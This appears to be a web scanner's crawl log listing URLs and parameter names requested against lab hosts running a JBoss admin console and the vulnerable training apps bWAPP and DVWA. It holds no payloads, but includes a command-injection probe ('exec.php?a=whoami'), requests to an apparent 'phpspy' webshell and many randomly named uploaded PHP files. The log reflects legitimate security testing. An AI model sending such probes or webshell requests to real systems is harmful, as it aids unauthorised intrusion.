2114	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/	
2115	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/	N/A
2116	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/extended_classes.xcss/DATB/eAHTj7jOHbp8hjQADb0DGQ__	
2117	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/extended_classes.xcss/DATB/	N/A
2118	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/extended_classes.xcss/	
2119	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/extended_classes.xcss/	N/A

INDEX	METHOD	URL	PARAMETERS
2120	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/extended_classes.xcss/DATB/	
2121	GET	http://192.168.105.197:8080/admin-console/a4j/s/3_3_3.Finalorg/richfaces/renderkit/html/css/basic_classes.xcss/DATB/	
2122	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/	
2123	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/	N/A
2124	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/	
2125	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/	N/A
2126	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/	
2127	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/	N/A
2128	GET	http://192.168.105.197:8080/admin-console/secure/summary.seam	
2129	GET	http://192.168.105.197:8080/admin-console/secure/	N/A
2130	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/scripts/	
2131	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/scripts/	N/A
2132	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/	
2133	GET	http://192.168.105.197:8080/admin-console/a4j/g/3_3_3.Finalorg/richfaces/renderkit/html/	N/A
2134	POST	http://192.168.105.197:8080/admin-console/login.seam	conversationId
2135	GET	http://192.168.105.197:8080/admin-console/login.seam?conversationId=19245	conversationId

INDEX	METHOD	URL	PARAMETERS
2136	POST	http://192.168.105.197:8080/admin-console/login.seam	javax.faces.ViewState, login_form, login_form%3Aname, login_form%3Apassword, login_form%3Asubmit
2137	POST	http://192.168.105.197:8080/admin-console/login.seam	javax.faces.ViewState, login_form, login_form%3Aname, login_form%3Apassword, login_form%3Asubmit
2138	GET	http://192.168.105.197:8080/admin-console/login.seam	
2139	GET	http://192.168.105.197:8081/	
2140	GET	http://192.168.105.197:8161/	
2141	GET	http://192.168.105.196/	
2142	GET	http://192.168.105.196:81/	
2143	GET	http://192.168.105.196:81/code_exc.php?a=1	a
2144	GET	http://192.168.105.196:81/css/	
2145	GET	http://192.168.105.196:81/css/	N/A
2146	GET	http://192.168.105.196:81/ssrf.php?a=1&ulr2=1&url=index.php	a, ulr2, url
2147	GET	http://192.168.105.196:81/bwapp/	
2148	GET	http://192.168.105.196:81/bwapp/	N/A
2149	GET	http://192.168.105.196:81/session.php	
2150	GET	http://192.168.105.196:81/xpath.php?a=1&b=to&c=1&d=to	a, b, c, d
2151	GET	http://192.168.105.196:81/csrf.php	
2152	GET	http://192.168.105.196:81/xss.php?address1=test	address1
2153	GET	http://192.168.105.196:81/url_redirection.php?a=1.php&b=1.php	a, b
2154	POST	http://192.168.105.196:81/upload/1.php	
2155	GET	http://192.168.105.196:81/upload/upload.php	
2156	GET	http://192.168.105.196:81/upload/	
2157	GET	http://192.168.105.196:81/phpspy.php	

INDEX	METHOD	URL	PARAMETERS
2158	GET	http://192.168.105.196:81/include.php?file=phpinfo.php	file
2159	GET	http://192.168.105.196:81/exec.php?a=whoami	a
2160	GET	http://192.168.105.196:81/include.php	
2161	GET	http://192.168.105.196:81/el.php?a=222	a
2162	GET	http://192.168.105.196:81/dvwa	
2163	GET	http://192.168.105.196:81/bwapp/htmli_get.php	
2164	GET	http://192.168.105.196:81/bwapp/htmli_post.php	
2165	GET	http://192.168.105.196:81/bwapp/htmli_current_url.php	
2166	GET	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1&action=go	movie, action
2167	GET	http://192.168.105.196:81/bwapp/sqli_1.php?title=a&action=search	title, action
2168	GET	http://192.168.105.196:81/bwapp/sqli_13.php	
2169	GET	http://192.168.105.196:81/bwapp/iframei.php	
2170	GET	http://192.168.105.196:81/bwapp/ldapi.php	
2171	GET	http://192.168.105.196:81/bwapp/maili.php	
2172	GET	http://192.168.105.196:81/bwapp/commandi.php	
2173	GET	http://192.168.105.196:81/bwapp/commandi_blind.php	
2174	GET	http://192.168.105.196:81/bwapp/phpi.php	
2175	GET	http://192.168.105.196:81/bwapp/ssii.php	
2176	GET	http://192.168.105.196:81/bwapp/htmli_stored.php	
2177	GET	http://192.168.105.196:81/bwapp/sqli_1.php	
2178	GET	http://192.168.105.196:81/bwapp/sqli_2.php	
2179	GET	http://192.168.105.196:81/bwapp/sqli_10-1.php	
2180	GET	http://192.168.105.196:81/bwapp/sqli_6.php	
2181	GET	http://192.168.105.196:81/bwapp/sqli_9.php	
2182	POST	http://192.168.105.196:81/bwapp/sqli_3.php	

INDEX	METHOD	URL	PARAMETERS
2183	GET	http://192.168.105.196:81/bwapp/sqli_3.php	
2184	GET	http://192.168.105.196:81/bwapp/sqli_drupal.php	
2185	POST	http://192.168.105.196:81/bwapp/sqli_16.php	
2186	GET	http://192.168.105.196:81/bwapp/sqli_16.php	
2187	GET	http://192.168.105.196:81/bwapp/sqli_11.php	
2188	GET	http://192.168.105.196:81/bwapp/sqli_8-1.php	
2189	GET	http://192.168.105.196:81/bwapp/sqli_12.php	
2190	GET	http://192.168.105.196:81/bwapp/sqli_7.php	
2191	GET	http://192.168.105.196:81/bwapp/sqli_17.php	
2192	GET	http://192.168.105.196:81/bwapp/sqli_4.php	
2193	GET	http://192.168.105.196:81/bwapp/sqli_14.php	
2194	GET	http://192.168.105.196:81/bwapp/sqli_15.php	
2195	POST	http://192.168.105.196:81/bwapp/xmli_1.php	
2196	GET	http://192.168.105.196:81/bwapp/xmli_1.php	
2197	GET	http://192.168.105.196:81/bwapp/xmli_2.php	
2198	GET	http://192.168.105.196:81/bwapp/sqli_5.php	
2199	GET	http://192.168.105.196:81/bwapp/portal.php	
2200	GET	http://192.168.105.196:81/bwapp/ba_insecure_login.php	
2201	GET	http://192.168.105.196:81/bwapp/ba_forgotten.php	
2202	GET	http://192.168.105.196:81/bwapp/ba_pwd_attacks.php	
2203	GET	http://192.168.105.196:81/bwapp/ba_logout.php	
2204	POST	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php	
2205	GET	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php	
2206	GET	http://192.168.105.196:81/bwapp/smgmt_admin_portal.php	
2207	POST	http://192.168.105.196:81/bwapp/ba_weak_pwd.php	

INDEX	METHOD	URL	PARAMETERS
2208	GET	http://192.168.105.196:81/bwapp/ba_weak_pwd.php	
2209	GET	http://192.168.105.196:81/bwapp/smgmt_sessionid_url.php	
2210	GET	http://192.168.105.196:81/bwapp/smgmt_cookies_httponly.php	
2211	GET	http://192.168.105.196:81/bwapp/smgmt_cookies_secure.php	
2212	GET	http://192.168.105.196:81/bwapp/xss_json.php	
2213	GET	http://192.168.105.196:81/bwapp/xss_get.php	
2214	GET	http://192.168.105.196:81/bwapp/smgmt_strong_sessions.php	
2215	GET	http://192.168.105.196:81/bwapp/xss_post.php	
2216	GET	http://192.168.105.196:81/bwapp/xss_ajax_2-1.php	
2217	GET	http://192.168.105.196:81/bwapp/xss_back_button.php	
2218	GET	http://192.168.105.196:81/bwapp/xss_ajax_1-1.php	
2219	GET	http://192.168.105.196:81/bwapp/xss_custom_header.php	
2220	GET	http://192.168.105.196:81/bwapp/xss_eval.php?date=Date()	date
2221	GET	http://192.168.105.196:81/bwapp/xss_href-1.php	
2222	POST	http://192.168.105.196:81/bwapp/xss_login.php	
2223	GET	http://192.168.105.196:81/bwapp/xss_login.php	
2224	GET	http://192.168.105.196:81/bwapp/xss_php_self.php	
2225	GET	http://192.168.105.196:81/bwapp/xss_phpmyadmin.php	
2226	GET	http://192.168.105.196:81/bwapp/xss_referer.php	
2227	GET	http://192.168.105.196:81/bwapp/xss_user_agent.php	
2228	GET	http://192.168.105.196:81/bwapp/xss_stored_1.php	

INDEX	METHOD	URL	PARAMETERS
2229	GET	http://192.168.105.196:81/bwapp/xss_sqlitemanager.php	
2230	GET	http://192.168.105.196:81/bwapp/xss_stored_2.php	
2231	GET	http://192.168.105.196:81/bwapp/xss_stored_3.php	
2232	GET	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_3.php	
2233	GET	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_2.php	
2234	GET	http://192.168.105.196:81/bwapp/xss_stored_4.php	
2235	GET	http://192.168.105.196:81/bwapp/insecure_direct_object_ref_1.php	
2236	GET	http://192.168.105.196:81/bwapp/sm_cross_domain_policy.php	
2237	GET	http://192.168.105.196:81/bwapp/sm_cors.php	
2238	GET	http://192.168.105.196:81/bwapp/sm_samba.php	
2239	GET	http://192.168.105.196:81/bwapp/sm_xst.php	
2240	GET	http://192.168.105.196:81/bwapp/sm_dos_3.php	
2241	GET	http://192.168.105.196:81/bwapp/sm_dos_1.php	
2242	GET	http://192.168.105.196:81/bwapp/sm_dos_4.php	
2243	GET	http://192.168.105.196:81/bwapp/sm_dos_2.php	
2244	GET	http://192.168.105.196:81/bwapp/sm_ftp.php	
2245	GET	http://192.168.105.196:81/bwapp/sm_webdav.php	
2246	GET	http://192.168.105.196:81/bwapp/sm_snmp.php	
2247	GET	http://192.168.105.196:81/bwapp/sm_local_priv_esc_1.php	
2248	GET	http://192.168.105.196:81/bwapp/sm_local_priv_esc_2.php	

INDEX	METHOD	URL	PARAMETERS
2249	POST	http://192.168.105.196:81/bwapp/sm_mitm_1.php	
2250	GET	http://192.168.105.196:81/bwapp/sm_mitm_1.php	
2251	GET	http://192.168.105.196:81/bwapp/sm_obu_files.php	
2252	GET	http://192.168.105.196:81/bwapp/sm_robots.php	
2253	GET	http://192.168.105.196:81/bwapp/sm_mitm_2.php	
2254	POST	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php	
2255	GET	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_1.php	
2256	GET	http://192.168.105.196:81/bwapp/insecure_crypt_storage_3.php	
2257	GET	http://192.168.105.196:81/bwapp/heartbleed.php	
2258	GET	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_3.php	
2259	GET	http://192.168.105.196:81/bwapp/hostheader_2.php	
2260	GET	http://192.168.105.196:81/bwapp/insecure_crypt_storage_1.php	
2261	GET	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_4.php	
2262	POST	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php	
2263	GET	http://192.168.105.196:81/bwapp/insecure_crypt_storage_2.php	
2264	GET	http://192.168.105.196:81/bwapp/insuff_transp_layer_protect_2.php	
2265	GET	http://192.168.105.196:81/bwapp/hostheader_1.php	
2266	GET	http://192.168.105.196:81/bwapp/directory_traversal_1.php?page=message.txt	page
2267	GET	http://192.168.105.196:81/bwapp/directory_traversal_2.php?directory=documents	directory
2268	GET	http://192.168.105.196:81/bwapp/lfi_sqlitemanager.php	

INDEX	METHOD	URL	PARAMETERS
2269	GET	http://192.168.105.196:81/bwapp/rlfi.php	
2270	GET	http://192.168.105.196:81/bwapp/restrict_device_access.php	
2271	GET	http://192.168.105.196:81/bwapp/restrict_folder_access.php	
2272	GET	http://192.168.105.196:81/bwapp/ssrf.php	
2273	GET	http://192.168.105.196:81/bwapp/xxe-1.php	
2274	GET	http://192.168.105.196:81/bwapp/csrf_1.php	
2275	GET	http://192.168.105.196:81/bwapp/bof_1.php	
2276	GET	http://192.168.105.196:81/bwapp/csrf_2.php	
2277	GET	http://192.168.105.196:81/bwapp/bof_2.php	
2278	GET	http://192.168.105.196:81/bwapp/csrf_3.php	
2279	GET	http://192.168.105.196:81/bwapp/php_cgi.php	
2280	GET	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_1.php	
2281	GET	http://192.168.105.196:81/bwapp/phpi_sqlitemanager.php	
2282	GET	http://192.168.105.196:81/bwapp/shellshock.php	
2283	GET	http://192.168.105.196:81/bwapp/php_eval.php	
2284	GET	http://192.168.105.196:81/bwapp/clickjacking.php	
2285	GET	http://192.168.105.196:81/bwapp/unvalidated_redir_fwd_2.php	
2286	GET	http://192.168.105.196:81/bwapp/hpp-1.php	
2287	GET	http://192.168.105.196:81/bwapp/http_response_splitting.php	
2288	GET	http://192.168.105.196:81/bwapp/cs_validation.php	
2289	GET	http://192.168.105.196:81/bwapp/http_verb_tampering.php	
2290	GET	http://192.168.105.196:81/bwapp/information_disclosure_2.php	
2291	GET	http://192.168.105.196:81/bwapp/information_disclosure_1.php	

INDEX	METHOD	URL	PARAMETERS
2292	GET	http://192.168.105.196:81/bwapp/information_disclosure_3.php	
2293	GET	http://192.168.105.196:81/bwapp/information_disclosure_4.php	
2294	GET	http://192.168.105.196:81/bwapp/insecure_iframe.php	
2295	POST	http://192.168.105.196:81/bwapp/unrestricted_file_upload.php	
2296	GET	http://192.168.105.196:81/bwapp/unrestricted_file_upload.php	
2297	GET	http://192.168.105.196:81/bwapp/666	
2298	GET	http://192.168.105.196:81/bwapp/admin/index.php	
2299	GET	http://192.168.105.196:81/bwapp/admin/	N/A
2300	GET	http://192.168.105.196:81/bwapp/manual_interv.php	
2301	GET	http://192.168.105.196:81/bwapp/admin/	
2302	GET	http://192.168.105.196:81/bwapp/aim.php	
2303	POST	http://192.168.105.196:81/xss.php?address1=test	address1, address1
2304	GET	http://192.168.105.196:81/upload/1.php	
2305	POST	http://192.168.105.196:81/upload/1.php	
2306	GET	http://192.168.105.196:81/upload/.DS_Store	
2307	GET	http://192.168.105.196:81/upload/.1.php.swm	
2308	GET	http://192.168.105.196:81/upload/.upload.php.swo	
2309	GET	http://192.168.105.196:81/upload/3.php	
2310	GET	http://192.168.105.196:81/upload/VAUnkR.php	
2311	POST	http://192.168.105.196:81/upload/4.php	
2312	GET	http://192.168.105.196:81/upload/4.php	
2313	GET	http://192.168.105.196:81/upload/VCPDaK.php	
2314	GET	http://192.168.105.196:81/upload/VCKqID.php	
2315	GET	http://192.168.105.196:81/upload/VEHruR.php	
2316	GET	http://192.168.105.196:81/upload/VCpeYQ.php	

INDEX	METHOD	URL	PARAMETERS
2317	GET	http://192.168.105.196:81/upload/VEUrwP.php	
2318	GET	http://192.168.105.196:81/upload/VGwzUB.php	
2319	GET	http://192.168.105.196:81/upload/VHAbFU.php	
2320	GET	http://192.168.105.196:81/upload/VHNmZk.php	
2321	GET	http://192.168.105.196:81/upload/VIgmkt.php	
2322	GET	http://192.168.105.196:81/upload/VHZhsa.php	
2323	GET	http://192.168.105.196:81/upload/VJDkpF.php	
2324	GET	http://192.168.105.196:81/upload/VJUxSb.php	
2325	GET	http://192.168.105.196:81/upload/VKHiZm.php	
2326	GET	http://192.168.105.196:81/upload/VJmFOj.php	
2327	GET	http://192.168.105.196:81/upload/VKvXqQ.php	
2328	GET	http://192.168.105.196:81/upload/VKIPCN.php	
2329	GET	http://192.168.105.196:81/upload/VMEnQu.php	
2330	GET	http://192.168.105.196:81/upload/VMRlSF.php	
2331	GET	http://192.168.105.196:81/upload/VMWZLz.php	
2332	GET	http://192.168.105.196:81/upload/VMroTV.php	
2333	GET	http://192.168.105.196:81/upload/VOKJDE.php	
2334	GET	http://192.168.105.196:81/upload/VOfOes.php	
2335	GET	http://192.168.105.196:81/upload/VOqbRi.php	
2336	GET	http://192.168.105.196:81/upload/VPmHjt.php	
2337	GET	http://192.168.105.196:81/upload/VQhOJg.php	
2338	GET	http://192.168.105.196:81/upload/VREoyv.php	
2339	GET	http://192.168.105.196:81/upload/VRRyVh.php	
2340	GET	http://192.168.105.196:81/upload/VSybTM.php	
2341	GET	http://192.168.105.196:81/upload/VTxXlL.php	
2342	GET	http://192.168.105.196:81/upload/VVZlHU.php	
2343	GET	http://192.168.105.196:81/upload/VWrbeX.php	
2344	GET	http://192.168.105.196:81/upload/VWpadP.php	
2345	GET	http://192.168.105.196:81/upload/VXAzbn.php	

INDEX	METHOD	URL	PARAMETERS
2346	GET	http://192.168.105.196:81/upload/VXakok.php	
2347	GET	http://192.168.105.196:81/upload/VXveIN.php	
2348	GET	http://192.168.105.196:81/upload/VYAmsi.php	
2349	GET	http://192.168.105.196:81/upload/VYjsVv.php	
2350	GET	http://192.168.105.196:81/upload/VYeZoE.php	
2351	GET	http://192.168.105.196:81/upload/VZJnEG.php	
2352	GET	http://192.168.105.196:81/upload/VZkMLO.php	
2353	GET	http://192.168.105.196:81/upload/VaFgSL.php	
2354	GET	http://192.168.105.196:81/upload/VZwKeQ.php	
2355	GET	http://192.168.105.196:81/upload/VboEQT.php	
2356	GET	http://192.168.105.196:81/upload/VbTgWr.php	
2357	GET	http://192.168.105.196:81/upload/VeBVWq.php	
2358	GET	http://192.168.105.196:81/upload/VeLRGj.php	
2359	GET	http://192.168.105.196:81/upload/VedxaJ.php	
2360	GET	http://192.168.105.196:81/upload/VfzvOy.php	
2361	GET	http://192.168.105.196:81/upload/VgtjjF.php	
2362	GET	http://192.168.105.196:81/upload/VhxMfb.php	
2363	GET	http://192.168.105.196:81/upload/ViqGds.php	
2364	GET	http://192.168.105.196:81/upload/VizMmo.php	
2365	GET	http://192.168.105.196:81/upload/VjYhtr.php	
2366	GET	http://192.168.105.196:81/upload/VlCtiM.php	
2367	GET	http://192.168.105.196:81/upload/VlgrJE.php	
2368	GET	http://192.168.105.196:81/upload/VoRYsB.php	
2369	GET	http://192.168.105.196:81/upload/VqiNOp.php	
2370	GET	http://192.168.105.196:81/upload/VrCQOd.php	
2371	GET	http://192.168.105.196:81/upload/VrELfE.php	
2372	GET	http://192.168.105.196:81/upload/VtbOga.php	
2373	GET	http://192.168.105.196:81/upload/VucCSB.php	
2374	GET	http://192.168.105.196:81/upload/VvVjKf.php	

INDEX	METHOD	URL	PARAMETERS
2375	GET	http://192.168.105.196:81/upload/VvLkBP.php	
2376	GET	http://192.168.105.196:81/upload/Vxpcnh.php	
2377	GET	http://192.168.105.196:81/upload/VwHFqg.php	
2378	POST	http://192.168.105.196:81/phpspy.php	act, password
2379	GET	http://192.168.105.196:81/upload/upload/	
2380	GET	http://192.168.105.196:81/upload/upload/	N/A
2381	GET	http://192.168.105.196:81/bwapp/stylesheets/	
2382	GET	http://192.168.105.196:81/bwapp/stylesheets/	N/A
2383	GET	http://192.168.105.196:81/bwapp/images/	
2384	GET	http://192.168.105.196:81/bwapp/images/	N/A
2385	GET	http://192.168.105.196:81/bwapp/js/	
2386	GET	http://192.168.105.196:81/bwapp/js/	N/A
2387	GET	http://192.168.105.196:81/bwapp/secret_html.php	
2388	GET	http://192.168.105.196:81/bwapp/secret.php	
2389	GET	http://192.168.105.196:81/dvwa/	
2390	GET	http://192.168.105.196:81/dvwa/	N/A
2391	GET	http://192.168.105.196:81/bwapp/password_change.php	
2392	GET	http://192.168.105.196:81/bwapp/user_extra.php	
2393	GET	http://192.168.105.196:81/bwapp/security_level_set.php	
2394	GET	http://192.168.105.196:81/bwapp/htmli_get.php?firstname=data&lastname=data	firstname, lastname
2395	POST	http://192.168.105.196:81/bwapp/htmli_get.php	security_level
2396	POST	http://192.168.105.196:81/bwapp/htmli_get.php	bug
2397	POST	http://192.168.105.196:81/bwapp/htmli_post.php	firstname, lastname
2398	POST	http://192.168.105.196:81/bwapp/htmli_post.php	security_level

INDEX	METHOD	URL	PARAMETERS
2399	POST	http://192.168.105.196:81/bwapp/htmli_post.php	bug
2400	POST	http://192.168.105.196:81/bwapp/htmli_current_url.php	security_level
2401	POST	http://192.168.105.196:81/bwapp/htmli_current_url.php	bug
2402	GET	http://192.168.105.196:81/bwapp/logout.php	
2403	GET	http://192.168.105.196:81/bwapp/reset.php	
2404	GET	http://192.168.105.196:81/bwapp/credits.php	
2405	POST	http://192.168.105.196:81/bwapp/sqli_13.php	movie
2406	GET	http://192.168.105.196:81/bwapp/sqli_2.php?movie=1	movie
2407	POST	http://192.168.105.196:81/bwapp/sqli_13.php	security_level
2408	POST	http://192.168.105.196:81/bwapp/sqli_2.php	bug
2409	POST	http://192.168.105.196:81/bwapp/sqli_13.php	bug
2410	GET	http://192.168.105.196:81/bwapp/sqli_1.php?title=Mr.	title
2411	POST	http://192.168.105.196:81/bwapp/sqli_2.php	security_level
2412	POST	http://192.168.105.196:81/bwapp/sqli_1.php	security_level
2413	POST	http://192.168.105.196:81/bwapp/maili.php	security_level
2414	POST	http://192.168.105.196:81/bwapp/sqli_1.php	bug
2415	POST	http://192.168.105.196:81/bwapp/maili.php	email, name, remarks
2416	GET	http://192.168.105.196:81/bwapp/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=250	ParamUrl, ParamWidth, ParamHeight
2417	POST	http://192.168.105.196:81/bwapp/maili.php	bug
2418	POST	http://192.168.105.196:81/bwapp/commandi_blind.php	target
2419	POST	http://192.168.105.196:81/bwapp/commandi_blind.php	bug
2420	POST	http://192.168.105.196:81/bwapp/commandi_blind.php	security_level
2421	POST	http://192.168.105.196:81/bwapp/commandi.php	bug

INDEX	METHOD	URL	PARAMETERS
2422	POST	http://192.168.105.196:81/bwapp/commandi.php	target
2423	GET	http://192.168.105.196:81/bwapp/phpi.php?message=test	message
2424	POST	http://192.168.105.196:81/bwapp/phpi.php	security_level
2425	POST	http://192.168.105.196:81/bwapp/commandi.php	security_level
2426	POST	http://192.168.105.196:81/bwapp/ssii.php	security_level
2427	POST	http://192.168.105.196:81/bwapp/ssii.php	firstname, lastname
2428	POST	http://192.168.105.196:81/bwapp/ssii.php	bug
2429	POST	http://192.168.105.196:81/bwapp/phpi.php	bug
2430	POST	http://192.168.105.196:81/bwapp/htmli_stored.php	entry, entry_add, entry_all, entry_delete
2431	POST	http://192.168.105.196:81/bwapp/htmli_stored.php	security_level
2432	POST	http://192.168.105.196:81/bwapp/sqli_10-1.php	bug
2433	POST	http://192.168.105.196:81/bwapp/sqli_10-1.php	title
2434	POST	http://192.168.105.196:81/bwapp/sqli_10-1.php	security_level
2435	POST	http://192.168.105.196:81/bwapp/htmli_stored.php	bug
2436	GET	http://192.168.105.196:81/bwapp/sqli_10-2.php	
2437	POST	http://192.168.105.196:81/bwapp/sqli_6.php	title
2438	POST	http://192.168.105.196:81/bwapp/sqli_6.php	security_level
2439	POST	http://192.168.105.196:81/bwapp/sqli_6.php	bug
2440	POST	http://192.168.105.196:81/bwapp/sqli_3.php	login, password
2441	POST	http://192.168.105.196:81/bwapp/sqli_3.php	security_level
2442	POST	http://192.168.105.196:81/bwapp/sqli_drupal.php	bug
2443	POST	http://192.168.105.196:81/bwapp/sqli_drupal.php	security_level
2444	POST	http://192.168.105.196:81/bwapp/sqli_3.php	bug
2445	POST	http://192.168.105.196:81/bwapp/sqli_16.php	login, password
2446	POST	http://192.168.105.196:81/bwapp/sqli_16.php	security_level

INDEX	METHOD	URL	PARAMETERS
2447	POST	http://192.168.105.196:81/bwapp/sqli_11.php	security_level
2448	POST	http://192.168.105.196:81/bwapp/sqli_16.php	bug
2449	POST	http://192.168.105.196:81/bwapp/sqli_11.php	bug
2450	GET	http://192.168.105.196:81/bwapp/sqli_11.php?title=Mr.	title
2451	POST	http://192.168.105.196:81/bwapp/sqli_12.php	entry
2452	POST	http://192.168.105.196:81/bwapp/sqli_12.php	bug
2453	POST	http://192.168.105.196:81/bwapp/sqli_12.php	security_level
2454	POST	http://192.168.105.196:81/bwapp/sqli_7.php	entry
2455	POST	http://192.168.105.196:81/bwapp/sqli_8-1.php	bug
2456	POST	http://192.168.105.196:81/bwapp/sqli_8-1.php	security_level
2457	POST	http://192.168.105.196:81/bwapp/sqli_7.php	security_level
2458	GET	http://192.168.105.196:81/bwapp/sqli_8-2.php	
2459	POST	http://192.168.105.196:81/bwapp/sqli_7.php	bug
2460	POST	http://192.168.105.196:81/bwapp/sqli_17.php	security_level
2461	POST	http://192.168.105.196:81/bwapp/sqli_17.php	bug
2462	GET	http://192.168.105.196:81/bwapp/sqli_4.php?title=Mr.	title
2463	POST	http://192.168.105.196:81/bwapp/sqli_4.php	security_level
2464	POST	http://192.168.105.196:81/bwapp/sqli_4.php	bug
2465	GET	http://192.168.105.196:81/bwapp/sqli_14.php?title=Mr.	title
2466	POST	http://192.168.105.196:81/bwapp/sqli_14.php	security_level
2467	POST	http://192.168.105.196:81/bwapp/sqli_14.php	bug
2468	GET	http://192.168.105.196:81/bwapp/sqli_15.php?title=Mr.	title
2469	POST	http://192.168.105.196:81/bwapp/sqli_15.php	security_level
2470	POST	http://192.168.105.196:81/bwapp/sqli_15.php	bug
2471	POST	http://192.168.105.196:81/bwapp/xmli_1.php	login, password
2472	GET	http://192.168.105.196:81/bwapp/xmli_1.php?login=login&password=data	login, password
2473	POST	http://192.168.105.196:81/bwapp/xmli_2.php	bug

INDEX	METHOD	URL	PARAMETERS
2474	POST	http://192.168.105.196:81/bwapp/xmli_2.php	security_level
2475	POST	http://192.168.105.196:81/bwapp/portal.php	security_level
2476	POST	http://192.168.105.196:81/bwapp/portal.php	bug
2477	POST	http://192.168.105.196:81/bwapp/xmli_1.php	bug
2478	POST	http://192.168.105.196:81/bwapp/xmli_1.php	security_level
2479	GET	http://192.168.105.196:81/bwapp/xmli_2.php?genre=action	genre
2480	GET	http://192.168.105.196:81/bwapp/sqli_5.php?title=G.I.+Joe%3A+Retaliation	title
2481	POST	http://192.168.105.196:81/bwapp/sqli_5.php	security_level
2482	POST	http://192.168.105.196:81/bwapp/ba_insecure_login_1.php	
2483	GET	http://192.168.105.196:81/bwapp/ba_insecure_login_1.php	
2484	POST	http://192.168.105.196:81/bwapp/sqli_5.php	bug
2485	POST	http://192.168.105.196:81/bwapp/ba_forgotten.php	email
2486	POST	http://192.168.105.196:81/bwapp/ba_forgotten.php	security_level
2487	GET	http://192.168.105.196:81/bwapp/captcha_box.php	
2488	POST	http://192.168.105.196:81/bwapp/ba_forgotten.php	bug
2489	GET	http://192.168.105.196:81/bwapp/ba_pwd_attacks_1.php	
2490	POST	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php	captcha_user, login, password
2491	POST	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php	security_level
2492	GET	http://192.168.105.196:81/bwapp/ba_logout_1.php	
2493	POST	http://192.168.105.196:81/bwapp/ba_logout.php	bug
2494	POST	http://192.168.105.196:81/bwapp/ba_captcha_bypass.php	bug
2495	GET	http://192.168.105.196:81/bwapp/smgmt_admin_portal.php?admin=0	admin

INDEX	METHOD	URL	PARAMETERS
2496	POST	http://192.168.105.196:81/bwapp/ba_logout.php	security_level
2497	POST	http://192.168.105.196:81/bwapp/ba_weak_pwd.php	login, password
2498	GET	http://192.168.105.196:81/bwapp/smgmt_sessionid_url.php?PHPSESSID=taokvgddm21pdsm0i086m950r4	PHPSESSID
2499	POST	http://192.168.105.196:81/bwapp/ba_weak_pwd.php	security_level
2500	POST	http://192.168.105.196:81/bwapp/ba_weak_pwd.php	bug
2501	POST	http://192.168.105.196:81/bwapp/smgmt_cookies_httponly.php	
2502	POST	http://192.168.105.196:81/bwapp/smgmt_cookies_httponly.php	security_level
2503	POST	http://192.168.105.196:81/bwapp/smgmt_cookies_secure.php	bug
2504	POST	http://192.168.105.196:81/bwapp/smgmt_cookies_secure.php	security_level
2505	POST	http://192.168.105.196:81/bwapp/smgmt_cookies_httponly.php	bug
2506	POST	http://192.168.105.196:81/bwapp/smgmt_cookies_secure.php	
2507	POST	http://192.168.105.196:81/bwapp/xss_get.php	bug
2508	GET	http://192.168.105.196:81/bwapp/xss_get.php?firstname=data&lastname=data	firstname, lastname
2509	GET	http://192.168.105.196:81/bwapp/xss_json.php?title=Mr.	title
2510	POST	http://192.168.105.196:81/bwapp/xss_json.php	security_level
2511	POST	http://192.168.105.196:81/bwapp/xss_get.php	security_level
2512	POST	http://192.168.105.196:81/bwapp/xss_json.php	bug
2513	GET	http://192.168.105.196:81/bwapp/top_security.php	
2514	POST	http://192.168.105.196:81/bwapp/smgmt_strong_sessions.php	
2515	POST	http://192.168.105.196:81/bwapp/smgmt_strong_sessions.php	security_level

INDEX	METHOD	URL	PARAMETERS
2516	POST	http://192.168.105.196:81/bwapp/smgmt_strong_sessions.php	bug
2517	POST	http://192.168.105.196:81/bwapp/xss_post.php	security_level
2518	POST	http://192.168.105.196:81/bwapp/xss_post.php	firstname, lastname
2519	POST	http://192.168.105.196:81/bwapp/xss_post.php	bug
2520	POST	http://192.168.105.196:81/bwapp/xss_ajax_2-1.php	security_level
2521	GET	http://192.168.105.196:81/bwapp/xss_ajax_1-2.php	
2522	GET	http://192.168.105.196:81/bwapp/xss_ajax_2-2.php?title=	title
2523	POST	http://192.168.105.196:81/bwapp/xss_ajax_2-1.php	bug
2524	POST	http://192.168.105.196:81/bwapp/xss_ajax_1-1.php	security_level
2525	POST	http://192.168.105.196:81/bwapp/xss_ajax_1-1.php	bug
2526	POST	http://192.168.105.196:81/bwapp/xss_back_button.php	bug
2527	POST	http://192.168.105.196:81/bwapp/xss_back_button.php	security_level
